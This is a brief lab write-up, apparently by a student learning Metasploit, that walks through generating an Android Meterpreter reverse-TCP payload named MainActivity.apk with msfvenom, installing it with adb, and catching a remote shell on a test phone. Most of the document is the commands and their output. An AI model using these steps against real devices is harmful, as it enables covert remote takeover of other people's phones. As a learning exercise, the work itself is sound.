MSF PAYLOAD FOR ANDROID

Prepared By : Niranjan Kumar K

Date : 3 Oct 2026

Summary :

In Cyber Security we have lot of tools for generating device payloads and getting full access of device one among explored and learned in detail with practical knowledge .

1.MSFVENOM Android Payload



```
┌──(niranjan㉿Hacker)-[~/hack]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.
1.8 LPORT=1514 -o MainActivity.apk
[sudo] password for niranjan:
[-] No platform was selected, choosing Msf::Module::Platform::Andro
id from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 11762 bytes
Saved as: MainActivity.apk

┌──(niranjan㉿Hacker)-[~/hack]
└─$ ls
MainActivity.apk
```

2.Installing In Android Phone

```
┌──(niranjan㉿Hacker)-[~/hack]
└─$ adb install MainActivity.apk
Performing Streamed Install
Success
```

3.APK In Android

hacker@

4.MSFCONSOLE Access

```
msf exploit(multi/handler) > set payload android/meterpreter/revers
e_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > set LPORT 1514
LPORT => 1514
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.8:1514
[*] Sending stage (75362 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.8:1514 -> 192.168.1.2:5
5386) at 2026-10-03 07:23:17 +0530

meterpreter > sysinfo
Computer        : localhost
OS              : Android 11 - Linux 4.19.127-ge275d78fd-dirty (aar
ch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
```

Conclusion :

Successfully Learned what is MSF and Payload creation in the Kali Linux by using MSFVENOM and MSFCONSOLE .
